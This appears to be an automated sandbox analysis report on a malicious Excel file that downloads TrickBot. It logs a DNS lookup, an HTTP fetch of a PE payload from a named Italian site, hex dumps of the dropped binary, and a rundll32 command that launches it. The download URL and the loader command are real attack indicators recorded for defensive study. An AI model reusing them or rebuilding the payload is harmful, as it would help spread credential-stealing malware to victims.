Feb 20, 2021 02:15:20.781733990 CET	53	63619	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 20, 2021 02:12:36.803484917 CET	192.168.2.3	8.8.8.8	0x4245	Standard query (0)	www.chipmania.it	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 20, 2021 02:12:36.866786003 CET	8.8.8.8	192.168.2.3	0x4245	No error (0)	www.chipmania.it	chipmania.it		CNAME (Canonical name)	IN (0x0001)
Feb 20, 2021 02:12:36.866786003 CET	8.8.8.8	192.168.2.3	0x4245	No error (0)	chipmania.it		185.81.0.78	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.chipmania.it

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49708	185.81.0.78	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Feb 20, 2021 02:12:36.928121090 CET	1265	OUT	GET /mails/open.php HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: www.chipmania.it Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 20, 2021 02:13:15.044298887 CET	1561	IN	HTTP/1.1 200 OK Date: Sat, 20 Feb 2021 01:12:36 GMT Server: Apache Content-Disposition: attachment; filename="8.jjkes" Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Keep-Alive: timeout=1, max=100 Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 32 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 2a 96 79 f9 4b f8 2a f9 4b f8 2a f9 4b f8 2a a2 23 fb 2b f3 4b f8 2a a2 23 fd 2b 7e 4b f8 2a a2 23 fc 2b eb 4b f8 2a 01 3b fc 2b f6 4b f8 2a 01 3b fb 2b e8 4b f8 2a a2 23 f9 2b fc 4b f8 2a f9 4b f9 2a 9a 4b f8 2a 01 3b fd 2b d8 4b f8 2a 4e 3a f1 2b f4 4b f8 2a 4e 3a f8 2b f8 4b f8 2a 4e 3a 07 2a f8 4b f8 2a 4e 3a fa 2b f8 4b f8 2a 52 69 63 68 f9 4b f8 2a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 a4 73 2f 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 1b 00 72 42 00 00 a4 03 00 00 00 00 00 c2 7d 41 00 00 10 00 00 00 90 42 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 46 00 00 04 00 00 00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 20 8f 44 00 60 01 00 00 80 90 44 00 3c 00 00 00 00 c0 44 00 58 70 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 46 00 b0 11 00 00 60 81 44 00 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 81 44 00 40 00 00 00 00 00 00 00 00 00 00 00 00 90 42 00 58 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 df 71 42 00 00 10 00 00 00 72 42 00 00 04 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 18 08 02 00 00 90 42 00 00 0a 02 00 00 76 42 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 38 15 00 00 00 a0 44 00 00 0a 00 00 00 80 44 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 58 70 01 00 00 c0 44 00 00 72 01 00 00 8a 44 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 b0 11 00 00 00 40 46 00 00 12 00 00 00 fc 45 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 1a e6 68 07 ba 91 2f 00 00 33 c9 e8 ff 3c 08 00 6a 00 ff d0 33 c0 c3 cc cc cc cc cc cc cc cc b8 Data Ascii: 2000MZ@!L!This program cannot be run in DOS mode.$*yK*K*K*#+K*#+~K*#+K*;+K*;+K*#+K*K*K*; +K*N:+K*N:+K*N:*K*N:+K*RichK*PELs/`!rB}AB`F@ D`D<DXp@F`DpD@BX.textqBrB `.rdataBvB@@.data8DD@.rsrcXpD rD@@.reloc@FE@Bhh/3<j3

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1632 Parent PID: 792

General

Start time:	02:12:30
Start date:	20/02/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1250000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17DF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17DF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17DF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17DF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17DF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17DF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17DF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17DF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17DF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17DF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17DF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	17DF643	URLDownloadToFileA
C:\Users\user\BASE.BABAA	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	17DF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A629336F.tmp	success or wait	1	13C495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F4F60852.tmp	success or wait	1	13C495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\8[1].jjkes	unknown	743	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 2a 96 79 f9 4b f8 2a f9 4b f8 2a f9 4b f8 2a a2 23 fb 2b f3 4b f8 2a a2 23 fd 2b 7e 4b f8 2a a2 23 fc 2b eb 4b f8 2a 01 3b fc 2b f6 4b f8 2a 01 3b fb 2b e8 4b f8 2a a2 23 f9 2b fc 4b f8 2a f9 4b f9 2a 9a 4b f8 2a 01 3b fd 2b d8 4b f8 2a 4e 3a f1 2b f4 4b f8 2a 4e 3a f8 2b f8 4b f8 2a 4e 3a 07 2a f8 4b f8 2a 4e 3a fa 2b f8 4b f8 2a 52 69 63 68 f9 4b f8 2a 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........*.y.K.*.K.*.K.*.#.+.K .*.#.+~K.*.#.+.K.*.;.+.K.*.;. + .K.*.#.+.K.*.K.*.K.*.;.+.K.*N : .+.K.*N:.+.K.*N:.*.K.*N:.+. K.*Rich.K.*.......	success or wait	1	17DF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\8[1].jjkes	unknown	8184	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	1	17DF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\8[1].jjkes	unknown	4164	08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 a7 8d 4d f3 51 8b 4d 08 e8 e6 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 82 8d 4d f3 51 8b 4d 08 e8 bd 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 7c 8d 4d f3 51 8b 4d 08 e8 94 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 6e 8d 4d f3 51 8b 4d 08 e8 6b 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 8e 8d 4d f3 51 8b 4d 08 e8 42 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 f7 8d 4d f3 51 8b 4d 08 e8 19 13 08 00 8b 55 ec 83 c2 01 89	...U.....U..E.....E..E......E. ..M.Q.M.......U.....U..E.....E ..E......E...M.Q.M.......U.... .U..E.....E..E......E.|.M.Q.M. ......U.....U..E.....E..E..... .E.n.M.Q.M..k....U.....U..E... ..E..E......E...M.Q.M..B....U. ....U..E.....E..E......E...M.Q .M.......U.....	success or wait	1	17DF643	URLDownloadToFileA
C:\Users\user\BASE.BABAA	unknown	13091	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 2a 96 79 f9 4b f8 2a f9 4b f8 2a f9 4b f8 2a a2 23 fb 2b f3 4b f8 2a a2 23 fd 2b 7e 4b f8 2a a2 23 fc 2b eb 4b f8 2a 01 3b fc 2b f6 4b f8 2a 01 3b fb 2b e8 4b f8 2a a2 23 f9 2b fc 4b f8 2a f9 4b f9 2a 9a 4b f8 2a 01 3b fd 2b d8 4b f8 2a 4e 3a f1 2b f4 4b f8 2a 4e 3a f8 2b f8 4b f8 2a 4e 3a 07 2a f8 4b f8 2a 4e 3a fa 2b f8 4b f8 2a 52 69 63 68 f9 4b f8 2a 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........*.y.K.*.K.*.K.*.#.+.K .*.#.+~K.*.#.+.K.*.;.+.K.*.;. + .K.*.#.+.K.*.K.*.K.*.;.+.K.*N : .+.K.*N:.+.K.*N:.*.K.*N:.+. K.*Rich.K.*.......	success or wait	1	17DF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\8[1].jjkes	unknown	8184	89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 1b 8d 4d f3 51 8b 4d 08 e8 70 fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 38 8d 4d f3 51 8b 4d 08 e8 47 fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 74 8d 4d f3 51 8b 4d 08 e8 1e fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 a2 8d 4d f3 51 8b 4d 08 e8 f5 fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 b5 8d 4d f3 51 8b 4d 08 e8 cc fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 72 8d 4d f3 51 8b 4d 08 e8 a3 fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01	.U..E.....E..E.....E...M.Q.M. .p....U.....U..E.....E..E..... .E.8.M.Q.M..G....U.....U..E. .. ..E..E.....E.t.M.Q.M.....U. ....U..E.....E..E.....E...M.Q .M.....U.....U..E.....E..E.. ....E...M.Q.M.....U.....U..E .....E..E.....E.r.M.Q.M..... .U.....U..E....	success or wait	574	17DF643	URLDownloadToFileA
C:\Users\user\BASE.BABAA	unknown	26736	00 00 00 00 c6 45 f3 ef 8d 4d f3 51 8b 4d 08 e8 b9 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 c3 8d 4d f3 51 8b 4d 08 e8 90 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 0c 8d 4d f3 51 8b 4d 08 e8 67 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 b6 8d 4d f3 51 8b 4d 08 e8 3e 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 0c 8d 4d f3 51 8b 4d 08 e8 15 03 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 f3 8d 4d f3 51 8b 4d 08 e8 ec 02 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 fd 8d	.....E...M.Q.M.....U.....U.. E.....E..E.....E...M.Q.M..... ..U.....U..E.....E..E.....E.. .M.Q.M..g....U.....U..E.....E. .E.....E...M.Q.M..>....U..... U..E.....E..E.....E...M.Q.M.. .....U.....U..E.....E..E..... E...M.Q.M.....U.....U..E.... .E..E.....E...	success or wait	48	17DF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\BASE.BABAA	unknown	52046	00 00 00 00 00 00 f6 f6 f6 80 f6 f6 f6 ff f6 f6 f6 ef 00 00 00 00 00 00 00 00 f6 f6 f6 ef f6 f6 f6 ff f6 f6 f6 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 03 00 00 c0 03 00 00 c0 03 00 00 c0 03 00 00 c0 03 00 00 c0 03 00 00 c0 03 00 00 c0 03 00 00 c0 03 00 00 c0 03 00 00 c0 03 00 00 c0 03 00 00 c0 03 00 00 c0 03 00 00 e0 07 00 00 f1 8f 00 00 00 00 01 00 09 00 0d 0d 00 00 01 00 00 0d 5a 11 00 00 01 00 30 30 00 00 01 00 08 00 a8 0e 00 00 02 00 20 20 00 00 01 00 08 00 a8 08 00 00 03 00 10 10 00 00 01 00 08 00 68 05 00 00 04 00 0d 0d 00 00 01 00 00 0d 0b 09 00 00 05 00 40 40 00 00 01 00 20 00 28 42 00 00 06 00 30 30 00 00 01 00 20 00 a8 25 00 00 07 00 20 20 00 00 01 00 20 00 a8 10 00 00 08 00 10 10 00 00 01 00 20 00 68 04 00 00 09 00 00 00 00 00 89	....Z.....00..... .....h..... .....@@.... .(B....00.... ..%.... .... .h.....	success or wait	1	17DF643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	12C20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	12C211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	12C213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	12C213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6332 Parent PID: 1632

General

Start time:	02:13:16
Start date:	20/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	rundll32 ..\BASE.BABAA,DllRegisterServer
Imagebase:	0x11c0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 0000000E.00000003.304386542.0000000000E7F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 0000000E.00000002.308987556.0000000004840000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 0000000E.00000003.304304596.0000000004935000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 0000000E.00000002.309036588.00000000048D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 0000000E.00000003.304224445.0000000000E07000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 0000000E.00000003.304290876.0000000000E7F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 0000000E.00000003.304101028.00000000048D1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: wermgr.exe PID: 3448 Parent PID: 6332

General

Start time:	02:13:18
Start date:	20/02/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	0x7ff7ca4e0000
File size:	209312 bytes
MD5 hash:	FF214585BF10206E21EA8EBA202FACFD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: wermgr.exe PID: 2476 Parent PID: 6332

General

Start time:	02:13:18
Start date:	20/02/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	0x7ff7ca4e0000
File size:	209312 bytes
MD5 hash:	FF214585BF10206E21EA8EBA202FACFD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis